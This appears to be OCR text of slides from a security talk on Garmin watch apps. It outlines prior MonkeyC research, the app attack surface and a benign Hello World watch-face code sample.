
More

- Quatro — VeshchiyOleg
- Instinct Pro — ReedWorks
- HIPERION — CharlySan
- Infocal R… — Miko03
- Instinct M… — TitanicTurtle
- PSX-6 le… — _psx_
- Goals II — VAW.BE
- ANT+ HR… — Gavriel


Prior Research

- “A Watch, a Virtual Machine, and Broken Abstractions” (2020)
    - Dionysus Blazakis from Atredis
- Vulnerabilities in MonkeyC opcodes
    - `newa, news, lgetv, lputv, dup`
- Piqued my interest
    - How are app files loaded?
    - How are permissions implemented?
    - What are native functions?

Attack Surface



Attack Surface – Apps



Section parsing
(entry point, code, data, etc.)

Signature validation

Resource parsing
(images, videos, fonts)

Permissions

App storage


MonkeyC
(opcodes, SDK functions)

Apps

MonkeyC

MonkeyC


- “Hello Monkey C!”
- Mix between Java, JS, Python, etc.
- Developed from scratch
- SDK with documentation
- Compiled to bytecode




SimpleHelloWorld > source > SimpleHelloWorldView.mc

```
using Toybox.Graphics;
using Toybox.Lang;
using Toybox.System;
using Toybox.WatchUi;

class SimpleHelloWorldView extends WatchUi.WatchFace {

    function initialize() {
        WatchFace.initialize();
    }

    // Load your resources here
    function onLayout(dc as Dc) as Void {
        setLayout(Rez.Layouts.WatchFace(dc));
    }

    // Update the view
    function onUpdate(dc as Dc) as Void {
        // Get and show the current time
        var clockTime = System.getClockTime();
        var timeString = Lang.format("$1$:$2$", [clockTim
        var view = View.findDrawableById("TimeLabel") as
        view.setText(timeString);

        // Call the parent onUpdate function to redraw th
        View.onUpdate(dc);
    }
}
```

